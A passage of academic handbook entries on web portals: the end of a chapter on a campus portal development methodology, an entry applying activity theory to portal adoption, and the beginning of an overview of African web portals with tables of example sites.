
FUTURE RESEARCH DIRECTIONS

As previously mentioned, there are many areas related to development methodology research (Nunamaker Jr., Chen & Purdin, 1991, Wynekoop & Russo, 1997), and so future research on this topic can be extended in many directions. Firstly, the CPDM definitely needs further testing, validating, and refinement before it can be of significant benefit to development teams and academic researchers. Action research may be implemented for testing the CPDM in an actual situation as it is commonly used to develop and test development methodologies (see Avison & Wood-Harper, 1986; Avison & Wood-Harper, 1990; Avison et al., 1996; Vidgen, 2002; Vidgen et al. 2002). Secondly, the study on the other groups of end-users in other countries is suggested in order to validate and make the results more reliable. Thirdly, the end-users' satisfaction and performance after the adoption of the CPDM would also be a very interesting area of study.

It is hoped that the significant contributions of this research to the relevant body of knowledge will benefit other information systems and system development researchers and, most importantly, the practitioners.

REFERENCES

Avison, D. E., & Fitzgerald, G. (2002). Reflections on information systems development 1988-2002. In M. Kirikova, J. Grundspenkis, W. Wojtkowski, W. G. Wojtkowski, S. Wrycza, & J. Zupancic (Eds.), *Information systems development: Advances in methodologies, components, and management* (pp. 1-11). New York: Kluwer Academic/Plenum.

Avison, D. E., & Fitzgerald, G. (2003). *Information systems development: Methodologies, techniques, and tools* (3rd ed.). London: McGraw-Hill.

Avison, D. E., Wood-Harper, A. T., Vidgen, R. T., & Wood, J. R. G. (1998). A further exploration into information systems development: The evolution of Multiview2. *Information Technology & People, 11*(2), 124-139.

Baskerville, R., & Pries-Heje, J. (2001). Racing the e-bomb: How the Internet is redefining information systems development methodology. *Realigning Research and Practice in Development: The Social and Organisational Perspective* (pp. 49-68).

Bishop, A. Y. (2003). Building a campus portal—A strategy that succeeded. In A. Jafari & M. Sheehan (Eds.), *Designing portals: Opportunities and challenges* (pp. 186-201). Information Science Publishing.

Frazee, J. P., Frazee, R. V., & Sharpe, D. (2003) Begin with the end(user) in mind: Planning for the San Diego State University Campus Portal. In A. Jafari & M. Sheehan (Eds.), *Designing portals: Opportunities and challenges* (pp. 127-161). Information Science Publishing.

Ginige, A., & Murugesan, S. (2001). The essence of Web engineering: Managing the diversity and complexity of Web application development. *Multimedia, IEEE, 8*(2), 22-25.

Howcroft, D., & Carroll, J. (2000). A proposed methodology for Web development. In *Proceedings of the ECIS2000*, Vienna (pp. 119-126).

Isakowitz, T. S., Kamis, A., & Koufaris, M. (1998). Reconciling top-down and bottom-up design approaches in RMM. *SIGMIS Database, 29*(4), 58-67.

Isakowitz, T. S., Stohr, E. A., & Balasubramanian, P. (1995). RMM: A methodology for structured hypermedia design. *Communications of the ACM, 38*(8), 34-44.

Keil, M., Cule, P. E., Lyytinen, K., & Schmidt, R. C. (1998). A framework for identifying software project risks . *Communications of the ACM, 41*(11), 76-83.

Laudon, K. C., & Laudon, J. P. (1998). *Information systems and the Internet: A problem-solving approach* (4th ed.). The Dryden Press.

Linden, T., & Cybulski, J. L. (2004, May 23-26). Can Web design methodologies (actually) help practitioners? In *Proceedings of the IRMA International Conference 2004*, New Orleans, LA.

Murugesan, S., Deshpande, Y., Hansen, S., & Ginige, A. (1999). Web engineering: A new discipline for development of Web-based systems. In *Proceedings of the International Conference on Software Engineering (ICSE), Workshop on Engineering.* Australia: University of Western Sydney.

Powell, T. A., Jones, D. L., & Cutts, D. C. (1998). *Web site engineering: Beyond Web page design.* Upper Saddle River, NJ: Prentice Hall.

Pressman, R. S. (2005). *Software engineering: A practitioner's approach* (6th ed.). New York: McGraw-Hill.

Rossi, G., Schwabe, D., & Guimaraes, R. (2001, May 1-5). Designing personalized Web applications. In *Proceedings of the WWW10*, Hong Kong (pp. 275-284).

Standing, C. (2002). Methodologies for developing Web applications. *Information and Software Technology, 44*(3), 151-159.

Thomas, J. (2003). Indiana University's enterprise portal as a service delivery framework. In A. Jafari & M. Sheehan (Eds.), *Designing portals: Opportunities and challenges* (pp. 102-126). Information Science Publishing.

Vidgen, R. (2002). Constructing a Web information systems development methodology. *Information Systems Journal, 12*(3), 247-261.

Vidgen, R., Avison, D. E., Wood, R., & Wood-Harper, A. T. (2002). *Developing Web information systems: From strategy to implementation.* Oxford: Butterworth-Heinemann.

Wallace, L., & Keil, M. (2004). Software project risks and their effect on outcomes. *Communications of the ACM, 47*(4), 68-73.

Zhu, Z. (2002). Evaluating contingency approaches to information systems design. *International Journal of Information Management, 22*(5), 343-356.

KEY TERMS

Campus Portal Development Methodology: A framework or systematic approach that allows a group of development team to be able to anticipate and follow an appropriate development structured pathway to optimise the construction of the computer-based information systems which may be based on Internet-based computer system and architecture. However, the major focus is to have more concentration on the personalisation and customisation.

Information System Development Methodology: A framework or systematic approach that allows a group of development teams to be able to anticipate and follow an appropriate development structured pathway to optimise the construction of the computer-based information systems which may be based on traditional computer system and architecture.

Web-Based Information System Development Methodology: A framework or systematic approach that allows a group of development teams to be able to anticipate and follow an appropriate development structured pathway to optimise the construction of the computer-based information systems which may be based on Internet-based computer system and architecture.

Adoption of Portals Using Activity Theory

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INTRODUCTION

An obvious goal of a Web site today is to dynamically acquire content and make it available. A portal is a group of services provided electronically, through the Web, to a set of users. The items that are typically included in the portals consist of business intelligence, content and document management, enterprise resource planning systems, data warehouses, data-management applications, search and retrieval, and any other application. The ultimate portal provides the Holy Grail for organizational knowledge, true data aggregation and information integration coupled with knowledge worker collaboration (Roberts-Witt, 1999). A portal is the next evolutionary step in the use of Web browsers.

There are different forms of portals ranging from simple to complex. Beginning with the simplest form of a portal, defined as "an information gateway that often includes a search engine plus additional organization and content," to more sophisticated forms of portals (McCallum, Nigam, Rennie, & Seymore, 2000). Sophisticated examples include Yahoo and Alta Vista, (examples of horizontal portals) or high level university campus portals such as described in Eisler (2000) as examples of vertical portals. The services provided in a portal also vary widely with the purpose of it. Typically, services are personalization, member registration, e-mail and discussion boards, search engine, organization and indexing of content from internal and/or external sources. To use a portal, a user has to register in it and provide a name and password each time he/she uses it. This allows the system to personalize the services and contents to the specific user. The portal constitutes a single point of entry and a single logon to the services provided.

BACKGROUND: ADVANTAGES OF PORTALS

A modern business environment is complex and expensive, which has motivated many companies to invest in enterprise portals as a mechanism by which they can manage their information in a cohesive and structured fashion. Portals offer many advantages over other software applications. They provide a single point of access for employees, partners, and customers to various types of (structured and unstructured) information, making an important contribution to enabling enterprise knowledge management. Intranet portals also provide business intelligence and collaborative tools. They promise to create significant and sustainable competitive advantages for early adopters.

Adoption

Portals provide users with a personalized window into the enterprise. They offer users access to relevant content and applications. Because of this, it is obvious that the portal evolution will continue. What factors influence the adoption of portals? In order to study adoption, it is necessary that we talk about diffusion. Diffusion is the means by which an innovation is communicated through certain channels over time among the members of a social system (Rodgers, 1995).

In our example, the content is portal diffusion, the innovation is portal, and the social system is the group of perspective users of portals in an organization. Adoption must be made before diffusion can occur. For study of the diffusion of portals in an organization, the organization first has to make a decision on the adoption of the innovation. In our example, this is the portal. Information about the innovation is then collected. This information then leads to the formation of perceptions about the innovation. A decision is then made whether to adopt or reject the innovation.

Mere adoption of technology does not provide the expected benefits until sustained diffusion is achieved (Quaddus & Xu, 2005). End users must infuse, routinise, and implement the innovation into their daily tasks (Saga & Zmud, 1994). The diffusion process starts from adoption of a technology and continues through various stages of infusion, routinisation, and adaptation until the technology becomes obsolete (Quaddus & Xu, 2005). Several factors influencing the diffusion of an innovation have been identified by researchers (Ajzen & Fishbein, 1980; Davis, 1986; Norton & Bass, 1987). These authors suggest that external factors affect the perceptions of an innovation, which in turn impacts the diffusion of that innovation (Quaddus & Xu, 2005).


It is our belief that several factors affect the adoption of portals. These include motivation of adoption; things that would encourage people to use the portal; barriers to accessing the portal; experience; culture; accessibility. Perceived benefits are education and training; goals and budgets. These factors can be grouped into three categories: cost, user interface, context, and development. Although cost is an important factor that influences the adoption of portals, we believe that other factors would be the determining factors that influence its adoption.

The current design of Web portals is mainly focused on the general technical aspects of World Wide Web Consortium (W3C) <http://www.w3.org>; on Web technologies and the different proprietary approaches taken up (and even promoted) by the different IT and publishing software vendors, like Adobe and Microsoft (see http://www.adobe.com/ and http://www.microsoft.com). Both the standardization and vendor-based solutions mostly ignore the aspects of HCI and usability of the portals in building up different technical "windows" to online information. Although some designers applied some HCI principles to their designs, these applications often failed to meet users' needs. The reason is that traditional approaches to HCI design have limitations (Uden & Willis, 2000). These limitations include treating the human agents as passive elements, not autonomous agents that can regulate and coordinate their behaviour. It treats the actual use of the system as a short-term process. That is, it ignores the development process of the use of the application. Another problem is that design is often restricted to artificial laboratory conditions instead of actual practices. The design is not in context. There is consensus among researchers that the cognitive approach to HCI fails to take account of the social, organisational, and cultural context in relation to the goals, plan, and values of the user, or in the context of development. It is our belief that activity theory, the social cultural historical theory, provides us with the design and study of the adoption of portals. This chapter describes how activity theory can be affectively used in the design and study of the adoption of portals in society.

A BRIEF REVIEW OF ACTIVITY THEORY

Activity theory was originated by Vygotsky (1978) in the former Soviet Union as a cultural psychology. It focuses on understanding human activity and work practices. Activity theory incorporates the notions of intentionality, mediation, history, collaboration, and development (Nardi, 1996). The unit of analysis is the entire activity. An activity consists of a subject and an object, mediated by a tool. A subject can be an individual or a group engaged in an activity. An activity is undertaken by a subject using tools to achieve an object (objective), thus transforming it into an outcome (Kuutti, 1996). Tools can be physical such as a hammer or psychological such as language, culture or ways of thinking. Computers are considered as special kinds of tools (mediating tools) (Kaptelinin 1996). An object can be a material thing, less tangible (a plan), or totally intangible (a common idea), as long as it can be shared by the activity participants (Kuutti, 1996). Activity theory also includes collective activity, community, rules, and division of labour that denote the situated social context within which collective activities are carried out. Community is made up of a number of people sharing the same object with the subject. Rules regulate actions and interactions with an activity. Division of labour informs how tasks are divided horizontally between community members. It also refers to any vertical division of power and status. Figure 1 shows Engeström's model (1987) of an activity system.

Figure 1. Basic structure of an activity



Just as artefacts or tools mediate the relationship between subject and object, rules mediate the relationship between subject and community. Similarly, division of labour mediates between community and object. Activity theory is often associated with three-level schemes describing the hierarchical structure of activity. Each activity is conducted through actions of an individual, directed towards an object (McGrath & Uden, 2000). An action is a single task with a goal performed to achieve a self-contained, preconceived result relevant to the overall activity. Actions are performed by a sequence of operations. Operations are the work functions or routines, with each action determined by the actual conditions and contexts of the action during its performance.

Because activities are not static, but more like nodes crossing hierarchies and networks, they are influenced by other activities and other changes in the environment. External influences change some elements of activities, causing imbalances between them (Kuutti, 1996). Contradictions are the terms given to misfits within elements, between them, between different activities or different developmental phases of the same activity. They manifest themselves as problems, ruptures, breakdowns, clashes and so forth. Activities are virtually always in the process of working through contradictions that subsequently facilitate change.

The concept of contradiction is important in activity theory. According to Engeström (1987), any activity system has four levels of contradictions that must be attended to in analysis of a working situation. Level 1 is the primary contradiction. It is the contradiction found within a single node of an activity. This contradiction emerges from tension between use value and exchange value. It permeates every single corner of the triangle and is the basic source of instability and development (Engeström, 1987). Primary contradiction can be understood in terms of breakdowns between actions or sets of actions that realise the activity. Secondary contradictions are those that occur between the constituent nodes. For example, between the skills of the subject and the tool he/she is using, or between rules and tools. Tertiary contradiction arises between an existing activity and what is described as a more advanced form of that activity. This may be found when an activity is remodelled to take account of new motives or ways of working. Quaternary contradictions are contradictions between the central activity and the neighbouring activities, for example, instrument-producing, subject-producing, and rule-producing activities.

Benefits of Activity Theory for HCI Design and Studying of Adoption

Firstly, there are several benefits of using activity theory for designing usable interfaces for portals. Among these is that activity theory:

- offers an approach to conceptualise relationship between individuals, communities, technologies, and activities;
- models expertise as an active, collective phenomenon, and in the importance it ascribes to collective learning; and
- provides the understanding of context, in which computer supported activities take place during design and evaluation.

The author concurs with Engeström (1999) that activity theory offers benefits for the analysis of innovative learning at work (Engeström, 1999). The benefits include:

- Activity theory is deeply contextual and oriented at understanding historically specific local practices, their objects, mediating artefacts, and social organisation (Cole & Engeström, 1993).
- Activity theory is a developmental theory that seeks to explain and influence qualitative changes in human practices over time.
- The use of mediating instruments. This mediating instrument makes it possible for an instrument to mediate and change a supporting activity as subjects invent their activities' context.
- Activity theory enables the study and mastering of developmental processes. It regards contexts as dynamic systems mediated by cultural artefacts. In activity theory, contexts are seen as internally contradictory transformations, which imply transformations and discontinuous development.

Three principles from activity theory have important implications for our study. These are context, development and contradictions.

Context

In activity theory, activity and context cannot be separated. The activity system itself is the context. Context is therefore the activity system, and the activity system is connected to other activity systems.

In activity theory, context is not persistent and fixed information. Continuous construction is going on between the components of an activity system. Humans not only use tools, they also continuously renew and develop them, either consciously or unconsciously. They not only use rules, but also transform them.

In the design, it is important to understand how things get done in a context, and why. This is because different contexts impose different practices. To analyse context, we need to know the beliefs, assumptions, models, and methods commonly held by the group members, how individuals refer to their experiences on other groups, what tools they found helpful in completing their problem, and so forth. In addition, there are also external or community driven contexts. These include issues such as (Jonassen & Rohrer Murphy, 1999):

- What type of limitations are placed on the activity by the outside agencies?
- How are tasks organised among the members of the group working toward the object?
- What is the structure of the social interaction surrounding this activity?
- What activities considered to be critical?
- How flexible is the division of labour? How well are these roles and their contributions being evaluated?
- What formal or informal rules, laws, or assignments guide the activities in which people engage?

Situated Context

The context within which a portal is adopted comprises of social, organizational, and technical issues that can be analysed at different levels of abstraction. Furthermore, the temporal interconnectedness needs to be taken into account explicitly (Pettigrew, 1990). Activity theory is ideal for analysing the adoption or diffusion of portals in an organization. The reason is that activity theory emphasizes the importance of a systemic analysis of an organizational setting by considering it as a network of activities

Development

Activities are not static or rigid, they are constantly evolving. To understand a phenomenon means to know how it has developed into its existing form (Kaptelinin, 1996). This applies to all the elements of an activity. The current relationship between subject and object includes a condensation of the historical development of that relationship (Kuutti, 1996).

History is also important because it is not simply an event in the past, but also is alive in the present and may shape the future. The structures and behaviour of today's learning reflect culture and circumstance-specific historical development (McMichael, 1999). Historical analysis allows existing and emerging organisational structures to be examined as the result of their evolutionary development, sometimes intentional and othertimes not. This means that we must also describe and analyse the development and tensions within the activity system (Boer, van Baalen, & Kumar, 2002).

Activity theory provides us a way of understanding the adaptation of portals. It helps to determine the ways in which artefacts are made sense of in everyday activity through historical context. This provides a basis for designing new technological artefacts that mediate activity in ways that are sensible and meaningful to the user. Based on the historical perspective, artefacts such as portals are not merely to be seen in functional terms, but as objects that bear meaning. The historical context can be reflected through its description of the activity system. It depicts the portal as an artefact that mediates between users and their uses. Recognising this historical context allows for an understanding of why an artefact has taken on such a role.

Contradictions

Contradictions are present in every collective activity. They indicate emergent opportunities for the activity development. Contradictions are not weakness, but signs of richness, and of mobility and the capacity of an organisation to develop rather than function in a fixed and static mode. They are not points of failure or deficits within the activity system in which they occur. They reveal the growing edge of the activity system, the place where growth buds are able to expand and expansive development takes place (Foot, 2001), and are starting places, not ending points. Contradictions are not problems to be fixed, and they cannot quickly transcend through technical solutions. Engeström (2001) defines contradictions as historically accumulating structural tensions within and between activity systems (p. 137). Contradictions demand creative solutions.

CONCLUSION

It is our belief that there will be more Web sites on the Internet. These Web sites will get bigger, and the content will be more diverse. New services will be developed. Portals of the future will be more business-oriented, user centred, and integrated. For the portals to be usable, they must be designed so that they are easy to use and meet the users' needs. Activity theory offers a theoretical approach that overcomes the limitations of tradition interface design. It takes into account the actual human activities and context of use. A highly usable portal would enable the fast adoption of portals. To study how portals are adopted, it is important to take the historical development into account. There are internal as well as external activities that have impact on the organisation portals. Activity theory provides us the powerful means of studying these different factors.

REFERENCES

Ajzen, I., & Fishbein, M. (1980). *Undertanding attitude and predicting social behaviour*. Englewood Cliffs, NJ: Prentice-Hall.

Boer, N, I., van Baalen , P. J., & Kumar, K. (2002). An activity theory approach for studying the situatedness of knowledge sharing. In *Proceedings of the 35th Annual Hawaii International Conference on System Sciences (HICSS 35.02).*

Cole, H., & Engeström, Y. (1993). A cultural historical approach to distributed cognition. In G. Solomon (Ed.), *Psychological and educational considerations* (pp. 1-46). Cambridge, UK: Cambridge University Press.

Davis, F. D. (1986). *A technology acceptance model for empirically testing new and end-user information systems: Theory and results*. Doctoral dissertation, MIT.

Eisler, D. L. (2000, September). The portal's progress. *Syllabus*. Retrieved from http://www.syllabus.co/

Engeström, Y. (1987). Innovative learning in work teams: Analysing knowledge creation in practice. In Y. Engeström, R. Miettinen, & R-L Punamaki (Eds.), *Perspectives on activity theory: Learning in doing: Social, cognitive and computational perspectives* (pp. 377-404). Cambridge, UK: Cambridge University Press.

Engeström, Y. (1990). Developmental work: Research as activity theory in practice: Analysing the work of general practitioners. In Y. Engeström, *Learning, working and imaging: Twelve studies in activity theory.* Orienta-Konsultit OY, Helsinki.

Engeström, Y. (1999). Innovative learning in work teams: Analysing knowledge creation in practice. In Y. Engeström, R. Miettinen, & R-L Punamaki (Eds.), *Perspectives on activity theory: Learning in doing: Social, cognitive and computational perspectives* (pp. 377-404). Cambridge, UK: Cambridge University Press.

Engeström, Y. (2001). Expansive at work: Toward an activity theoretical reconceptualization. *Journal of Education and Work, 14*(1), 133-156.

Foot, K. A. (2001). Cultural historical activity theory as practical theory: Illuminating the development of a conflict monitoring network. *Communication Theory, 11*(1) 56-83.

Jonassen, D. H., & Rohrer-Murphy, L. (1999). *Activity theory as a framework for designing constructivist learning environments*, *47*(1), 61-79.

Kaptelinin, V. (1996). Activity theory: Implications for human-computer interaction, In B. Nardi (Ed.), *Context and consciousness*: *Activity Theory and human-computer Interaction* (pp. 45-67). Cambridge, MA: MIT Press.

Kuutti, K. (1996). Activity theory as a potential framework for human-computer interaction research. In B.A. Nardi (Ed.), *Context and consciousness: Activity theory and human-computer interaction*. Cambridge, MA: MIT Press.

MacGrath, M., & Uden, L. (2000, January). Modelling softer aspects of the software development process: An activity theory based approach. In *Proceedings of the 33rd Hawaii International Conference on System Sciences (HICSS-33)—Software Process Improvement,* Wailea, Maui, Hawaii, USA. IEEE Computer Society Press.

McCallum, A. K., Nigam, N., Rennie, J., & Seymore, K. (2000). Automating the construction of Internet portals with machine learning. *Information Retrieval*, *3*, 127-163.

McMichael, H. (1999). An activity based perspective for information system research. In *Proceedings of the 10th Amsterdam Conference on Information Systems.*

Nardi, B. A. (1996). Activity theory and human computer interaction. In B. A. Nardi (Ed.), *Context and consciousness: Activity theory and human-computer interaction* (p 7-16). Cambridge, MA: MIT Press.

Norton, J. A. & Bass, P. M. (1987). A diffusion theory model of adoption and substitution for successive generations of high-technology products. *Management Science*, *33*(9), 1069-1086.

Pettigrew, A. M. (1990). Longitudinal field research on change: Theory and practice. *Organisational Science, 3*, 267-292.

Quaddus, M., & Xu, J. (2005). Adoption and diffusion of knowledge management systems in field studies of factors and variables. *Knowledge-Based Systems*, *18*, 107-115.

Roberts-Witt, S. L. (1999). Making sense of portal pandemonium. *Knowledge Management*, July, 1-11.

Rogers, E. M. (1995). *Diffusion of innovations* (4th ed.). New York: The Free Press.

Saga, V. & Zmud, R. W. (1994). The nature and determinants of IT acceptance, routinisation and infusion. In L. Levine (Ed.), *Diffusion, transfer and implementation of information technology* (pp. 67-80). North Holland, Amsterdam.

Uden, L., & Willis, N. (2000, November 5-8). *Designing user interfaces using activity theory*. Paper presented at the 2000 International Conference on Information Society in the 21st Century: Engineering Technologies and New Challenges (IS2000), The University of Aizu, Aizu-Wakamatsu City, Fukushima, Japan.

Vygotsky, L. S. (1978). *Mind and society*. Cambridge, MA: Harvard University Press.

KEY TERMS

Activity Theory: Incorporates the notions of intentionality, mediation, history, collaboration, and development (Nardi, 1996).

Diffusion: The means by which an innovation is communicated through certain channels over time among the members of a social system (Rodgers, 1995).

Portal: A group of services provided electronically, through the Web, to a set of users.

Primary Contradiction: Can be understood in terms of breakdowns between actions or sets of actions that realise the activity.

Quaternary Contradictions: Contradictions between the central activity and the neighbouring activities.

Secondary Contradictions: Those that occur between the constituent nodes.

Situated Context: The context within which a portal is adopted comprises of social, organizational, and technical issues that can be analysed at different levels of abstraction.

Tertiary Contradiction: Arises between an existing activity and what is described as a more advanced form of that activity.

African Web Portals

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INTRODUCTION

The World Wide Web (WWW) has led to the advent of the information age. With increased demand for information from various quarters, the Web has turned out to be a veritable resource. Web surfers in the early days were frustrated by the delay in finding the information they needed. The first major leap for information retrieval came from the deployment of Web search engines such as Lycos, Excite, AltaVista, etc. The rapid growth in the popularity of the Web during the past few years has led to a precipitous pronouncement of death for the online services that preceded the Web in the wired world. Though everyone lauds the Web for offering unlimited opportunities to explore and discover new things, many still want someone else to aggregate a variety of interesting and useful content in one place instead of creating massive and unwieldy bookmark files in their browsers. These new online services are Web sites, which deliver the old formula of content, community, and core services, but in a new package and transformed as Web portals (Rao, 2001). Though these tools (Web portals) are not yet available everywhere in the developing world (in Africa particularly), they are spreading rapidly and present a unique opportunity for developing countries (like African countries) to benefit most from the current unfolding technological revolution (Denning, 2004). This article sets out to give an overview of African Web portals. After giving background information of Web portals, it goes further to briefly describe evolution of African Web portals, their roles, types/categories, problems of the continent's portals, as well as future trends, then suggests strategies for enhancing portals development in the continent. The article intends to introduce readers to African Web portals and enable them to know where to access conglomerate information about the continent.

BACKGROUND

There are various definitions of a portal. A portal is a derivative of the Latin word *porta*, which means a gate. Consequently, Daigle and Cuocco (2002) define a portal as "a gate, a door, or entrance" (p.109). The word portal refers to gateway, and in the context of the Web, a site that is, or proposes to be, a major starting site for users when they get connected to the Web or one that users tend to visit as an anchor site, which hosts content from multiple Web sites. Portals need not necessarily create content themselves, but host it by packaging content from third party providers, organize it to suit their target audience, and make revenue through advertisement (Rao, 2001). According to Georgick (2004), several sites that serve as a clearinghouse for a particular service or interest group call themselves portals, but can be more appropriately described as a collection of links; that in a stricter sense of the term, porter must integrate a mix of services and deliver to the end user as one seamless package.

Services must be more than discovery—more than just links. Portals need to provide integration of information sources for both searching and for the location and delivery of materials; this content (sources) may be located anywhere--within the site, other sites on the Web, inside or outside the organization, and may be in any format (Murray, 2002). A portal "provides personalized access to information, applications, business processes, and much more" (Microsoft Corporation, 2005 p. 1). Portals are generally content aggregators and provide Web users personalized access to personalized information. They provide search capabilities and allow users to customize the content of the aggregated information displayed in a single Web interface. There are various types of portals. There are information portals, enterprise portals, community portals, services portals, corporate portals, general portals, specialized portals, vertical portals, horizontal portals, regional portals, education portals, library portals, etc.

AFRICAN PORTALS

There has been tremendous growth in the diffusion and adoption of the Internet in the African continent in the past decade. For instance, in 1996 only 11 of the African countries were online, but by the end of 2000 all 54 countries had achieved permanent connectivity, although this is mainly confined to the capital cities with very few secondary towns and cities being connected (Gyapong, 2002). This growth has been mainly due to the proliferation of cyber cafés, which are used by those who have no other means of accessing the Internet (Adomi, Okiy, & Ruteyan, 2003; van Brakel & Chisenga, 2003).

African Internet user growth rate ranks first in the world (429.8%) (Internet World Stats, 2005). With the number of African Internet users growing steadily, there has been need for African portals (Afrol.com, 2000) to meet their needs.

Accordingly, Web portals have been spreading across Africa in large numbers offering diverse free information about the continent. Portals devoted to African continents have been on the increase for over a decade. Though there was only one known African Web portal—Mbendi (http://www.mbendi.com) founded by Mbendi Information Services, Cape Town, South Africa in 1995 to enable business people to access African business opportunities (Mbendi Information Services, 1995)—Afrol.com (2000) states that there are at present, tens of thousand of sites and home pages from Africa on the Internet.

ROLES OF AFRICAN WEB PORTALS

African Web portals are intended to play some significant roles to the African and other Web users in various ways:

- **Coping with the Mass of Web/Internet Resources around Africa:** African portals are aimed at assisting Africans and everybody else interested in Africa coping with the Internet and locating reliable information about the continent. This is more so as there are thousands of sites and home pages from and around Africa on the Net and there is steady stream of new sites from all parts of Africa. A portal helps the user find his or her way as it has links to the most basic places easily accessible and gathers, sorts out, and categorizes the information that is of interest and offers needed service (afrol.com, 2000).
- **Solution to the Problem of Paucity of Local Content:** Mutula (2004) laments that there is little African local content available and people therefore resort to content generated from outside Africa that is published and contains values that are peculiar to their cultural practices. African research is suffering because the means to publish research results have been lacking and the results on which to develop further research are not disseminated but indigenous publication is essential to the emergence of the African academic community enterprise (Rosenberg, 2002). However, the advent of electronic publishing over the Net has provided opportunity to improve distribution of accessibility to research from developing countries (Chan, Kirsop, Costa, & Arunachalam, 2005). African Web portals provide means for publishing the continent's local contents/research and for making them accessible to the African and international community.
- **Provision of Free Means of E-Communication to African Web Users:** It has been discovered by Akinseinde and Adomi (2004) that most technical education students in Nigerian universities have free Web-based e-mail addresses/accounts. Reasons adduced include that free Web-based e-mail services/accounts are accessible from any part of the world, they are free and can therefore be used without financial stress, they are more reliable than institutional/commercial based e-mail services, and that students do not even have access to institution e-mail services. Though this research is on students and conducted in Nigeria, the findings reflect other categories of Internet users in Africa. Since the Web portals include free e-mail services, most users take advantage of them in Africa and use them for communication purpose.

TYPES/CATEGORIES OF AFRICAN PORTALS

African Web portals can be categorized in two ways. The first category is based on geographical coverage while the second is based on content/subject coverage.

Geographical Coverage

There are three types in this category (clickafrique.com, n.d.):

- **General Portals:** These are portals that focus on the whole of the African continent. Some of them are listed in Table 1.
- **Regional Portals:** These are portals that focus on regions of Africa. An example is Le Monde du Mahgreb, which is a portal for the Mahgreb (North Africa).
- **Country/National Portals:** African country/national portals devote their contents to the countries they originate from. Some country portals are depicted in Table 2.

Content/Subject Coverage

Two types exist in this category: General and specialized.

- **General Portals:** General subject African portals focus on different topics on Africa. That is general African information-politics, business, education, entertainment, free e-mail, forums, etc.
  Examples include Warm Africa (http://www.warmafrica.com), AllAfrica.com (http://allafrica.com), and Afrionline (http://www.afrione.com).
- **Specialized African Portals:** Specialized portal focus on an aspect of life, that is they restrict themselves to one subject coverage. Some examples are Mbenidi (http://www.mbendi.com), this portal is on African business opportunities and AfricanPoliticsOnline (http://www.africapoliticsonline.com), an Internet resource for African politics.

Table 1. Select list of African general portals (Adapted from http://www.clickafrique.com and http://www.financewise.com/public/edit/africa/links/af-internetp.htm)

Portals	Description/Focus	Site
Africa. De	Portal and links to African Web sites.	http://www.africade.com
Find Africa	An African resource portal with news, business, entertainment, and more.	http://www.findafrica.com
Jamboweb	Web portal, search engine, and Web sites directory promoting African information.	http://www.jamboweb.com
Warm Africa	African community portal, news, free e-mail, forums.	http://www.warmafrica.com
*Africapoliticsonline	African politics, African portals.	http://www.africapoliticsonline.com/html.
ClickAfrique	Directory of African Internet resources.	http://www.clickafrique.com
Mbendi	African business Web site, coving miming, energy, and international trade Web sites.	http://www.mbendi.com

*Note: *Personal addition*

Table 2. Select list of African country portals (Adapted from http://www.clickafrique.com)

Country	Portal	Description/Focus	Site
Algeria	Les Announces	Algerian portal and Internet directory.	http://www.announces-dz.com
Benin	Benin watch Beningate.com	Beninois portal and directory of Web site. Portal to the Benin Republic.	http://www.beninwatch.com http://www.beningate.com
Botswana	e-Dumela.com	Online portal and community for Botswana.	http://www.edumela.com
Cameroon	Cameroon.net	A portal to Cameroun.	http://www.Cameroon.net
Central African Republic	Sangonet.com	Portal for the Central African Republic.	http://www.sangonet.com
Gabon	Internet Africa	Portal to Gabonese.	http://www.gabon-net.com
Ghana	Akwaaba.com Homeview Ghana	Ghanaian portal and directory of the Internet. Ghanaian Internet portal.	http://www.akwaaba.com.gh http://www.homeviewghana.com
Libya	Libya Online	Libyan portal.	http://www.libyanonline.com
Nigeria	Net Nigeria Nijacol	Portal and directory for Nigeria. Online portal for Nigerians by Nigerians.	http://www.netnigeria.com http://www.nijacol.com
South Africa	South African Online	South African portal and search directory.	http://www.southafrica.co.za
Tanzania	Tanzania start	A Tanzanian portal.	http://www.start.co.tz
Zimbabwe	AllZimbabwe.com	Zimbabwean Web portal.	http://www.allzimbabwe.com

FEATURES OF AFRICAN WEB PORTALS

Key features of African Web portals are presented next:

Personalization

- User profiles.
- Provision for subscribing to and un-subscribing from channels.
- User-defined interface.

Searching

- Inclusion of search engines to enable users to explore the site.
- Directory listing.

Communication/Sharing

- Free e-mail services/account.
- Contact information.
- Time.
- Calendars.
- Horoscopes.
- Submission of content/document sharing.
- Planners.
- Chat.
- Forums.
- Bulletin/message boards.
- Classification of content.

Information Management

- Bookmark managers.
- News and announcements.
- Information channels such as weather, horoscopes, sports, stock prices, etc.

Authentication and Security

- Login/sign in/Register.
- Time out.

Administration

- Free-home pages.
- Web-based administration.

These features enable the portal users to explore the sites and maximize the use of their contents.

PROBLEMS OF AFRICAN PORTALS

Though the adoption and diffusion of Internet is growing in Africa, it cannot yet be said that Web portals have been widely/extensively adopted in the continent. This is due to some factors, which are enumerated next.

- **Reluctance to Create Portals by Corporate Organizations:** Companies are yet to commence creating employee portals. Rudnick (2004) states that employee portals are struggling and lag behind their commercial brethren not because of technical reasons but organizational; that disengagement at the top, insufficient innovations, changing user expectations, poor collaboration among stakeholders, inadequate focus on return on investment, and issues such as funding, navigation, and governance all hinder employee portal's creation and success. Libraries have also not yet taken advantage of portals technology as they have not started creating portal sites. In Africa, some educational institutions (especially tertiary institutions) and corporate organizations have computers, but only few of these computers are connected to the Internet (Adomi et al., 2003); libraries have been very slow in establishing presence on the Web (Adomi, 2005). Reasons for slow pace/reluctance of organizational applications of the Web are high cost of connectivity and the poor state of and high telecommunication charges (Adomi et al., 2003), funding, limited skills, limited opportunities for training, and continuing education (Adomi, 2005a). The Web portals that are prevalent at present in Africa are commercial portals, which mostly depend on advert placement for survival/sustenance.
